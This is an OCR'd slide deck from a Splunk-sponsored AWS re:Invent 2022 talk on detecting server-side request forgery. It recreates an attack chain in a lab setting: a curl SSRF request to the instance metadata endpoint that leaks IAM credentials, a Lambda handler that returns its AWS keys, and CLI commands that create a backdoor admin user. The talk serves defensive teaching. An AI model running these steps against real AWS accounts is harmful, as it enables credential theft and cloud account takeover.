
AWS
re:Invent
NOV. 28 – DEC. 2, 2022 | LAS VEGAS, NV

PRT325

SPONSORED BY SPLUNK

Detecting SSRF events on AWS using Splunk

Tom Smit

Principal Security Strategist/SURGeon
Splunk

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

#whoami

7+ years at Splunk – Principal Security Strategist

BOTS v6, v7 lead

BOTS v3, v4, v5 content creator

Based north of Boston in York, ME

25+ years in IT and security

Splunk, Core Security, Mimecast, Symantec, Raytheon

Certifications: CISSP, AWS, GMON



aws

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Agenda

What is SSRF?

Recreating the event

What did AWS tell us?


How do we get AWS and wire data into Splunk?

What did we see with Splunk?

What next?

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

What is a server-side request forgery?




© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Why is SSRF potentially bad?

- Over 100 million individuals affected
- End user customer data exfiltrated
  - Credit card information
  - Social security Information
  - Bank account numbers
- PII (name, address, zip, telephone, mother’s maiden name)

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Recreating the attack



T1190/T1199
SSRF

T1078
AWS Lambda execution exploit

T1078/T1136
Account creation

T1074/T1537
Public bucket

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Discovery

```
~# curl http://[redacted]/contactus.php\?path\=
http://169.254.169.254/latest/meta-data/iam/security-credentials/[redacted]
```

```
curl http:[redacted]/contactus.php\?path\=http://169.254.169.254/latest/meta-data/iam/security-credentials/[redacted]
{
  "Code" : "Success",
  "LastUpdated" : "2020-08-11T14:48:41Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAQ3G23OQUH6MXU75T",
  "SecretAccessKey" : "[redacted]",
  "Token" : "IQoJb3JpZ2luX2VjEIf//////////wEaCXVzLXdlc3QtMSJIMEYCIQCqaS1WI50TejNaldr+EYCnFlcuwg3mJXYPxgBHDuorSgIhAIFBdq3jangDxOaQRSzst4TWJa2ke0pNK
EhJvAYnTkvhKrQDCGAQABoMMDU4NDQxMDM2ODQwIgzeiy6F3QTAqFnTRiMqkQNEEqmkE99Z1hsc4vjf6H7y1zhxKc7qvUcbJhDurRAhhiWjx3jUyMjGfgzuC5Ex503OnDFELkzx06h30HR7psV
xV1vTUSrRZlZlSFFkovbFFiSUoD9c2ffdKpbnpggYJao28dfbFYj0Ew/1oqHBX1omRsgiFjx0gR7nQMBfNS6lrFtBjdZoM3pSjm/5C56q8ZKVyF7SuNBuxAKyiKpQaXkH02+9pbUZ4nStQ3bAC
bHG6OFWQKqA99/lXvnegVEA0Susj4d/a/dZNdStb2K3R1wt7YzHENbR0yenAI3GOgmsAxmtxFTZcrBfFtij4Zf1qFNS1b7RTeiiRKVIiH7MLLVvtNwi+4CZju/kf3y+qsZf3i0CADfyA1uufPz
ktpsxEm0QYGttcOx67t99TapK/34Z4LPPKLDHeMbEYC9oI/6LI3SuPPiQEqvvkYohcQR1Fv2WoRy6isY0tVC1R+Lgstsqe8M75IzrtqPo8eUaCgaHe/eSst6IQqAlMendG1m7HOHm8v39JFdoa
mnW+hp/XsgUvzCB4Mr5BTrqAXdI1SSqwww/ZFSmDuo66+dGZhZMD/Xh1A7TRl57l2TA/mE0eGGyGHFob9gPe//AU5O3f+SFcmQunoFPFDCpR7az5FGbjILCLZBElv5VwUfn88gVPfGkjVNxA70
bZrd277rUYBOOjgi+3xI/waPY6ksNmS7KNaZOfBo5EiSDEH9kW0http409343NL8jivXy1qeyEeGxp5FPsevdWvCfpI+gbWNA+gwHZzazNQqu5VKK6KAzzSsqV7UohIwN/HawAYB/R61Byx9L7
uG7yPixsShmeTmnyWNo+bgrlt5zMJa9+ZgpytO8XjIplA==",
[redacted]
```

aws

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Escalation


```
~# aws lambda create-function --function-name  --runtime python3.6 --role arn:aws:iam::
  --handler test.handler --zip-file fileb://test.py.zip
{
    "FunctionArn": "arn:aws:lambda:us-west-1  unction:Fr0thIy",
    "Runtime": "python3.6",
    "Role": "arn:aws:iam::
    "Handler": "test.handler",
    "CodeSize": 322,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "17cbc51b-19f4-4f91-80aa-b4379969b0e
    "State": "Active",
    "LastUpdateStatus": "Successful"
}
```

```python
import os

def handler(event, context):
    keys = {'AccessKeyID':  os.environ['AWS_ACCESS_KEY_ID'],
            'SecretAccessKey':  os.environ['AWS_SECRET_ACCESS_KEY'],
            'SessionToken': os.environ['AWS_SESSION_TOKEN']}
    return keys
```

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Output of the Lambda function




aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Persistence

```
:~# aws iam create-user --user-name
{
    "User": {
        "Path": "/",
        "UserName": "
        "UserId": "AIDAQ3G23OQUKMDGCK3KC",
    }
}
:~# aws iam create-login-profile --user-name  --password SOMEPASSWORD@3
{
    "LoginProfile": {
        "UserName":
        "CreateDate"
        "PasswordResetRequired": false
    }
}
:~# aws iam create-access-key --user-name
{
    "AccessKey": {
        "UserName": "
        "AccessKeyId": "AKIAQ3G23OQUDWU3TQLV",
        "Status": "Active",
        "SecretAccessKey": "
    }
}
:~# aws iam attach-user-policy --user-name  --policy-arn "arn:aws:iam::aws:policy/AdministratorAccess"
```

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Data exfiltration/resource abuse




© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

What tools were used?

- W3AF – this found the original code exploit
- Kali Linux – for obvious things
- DigitalOcean – for external access
- PACU – https://github.com/RhinoSecurityLabs/pacu (offensive security for AWS)

aws
© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

AWS shared responsibility model



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

AWS shared responsibility model

Customers have their choice of security configuration **IN** the cloud

CUSTOMER DATA		
PLATFORM, APPLICATIONS, IDENTITY & ACCESS MANAGEMENT		
OPERATING SYSTEM, NETWORK & FIREWALL CONFIGURATION		
CLIENT-SIDE DATA ENCRYPTION AND DATA INTEGRITY AUTHENTICATION	SERVER-SIDE ENCRYPTION (FILE SYSTEM AND/OR DATA)	NETWORKING TRAFFIC PROTECTION (ENCRYPTION INTEGRITY, IDENTITY)

splunk>

AWS is responsible for the security **OF** the cloud

SOFTWARE	COMPUTE	STORAGE	DATABASE	NETWORKING

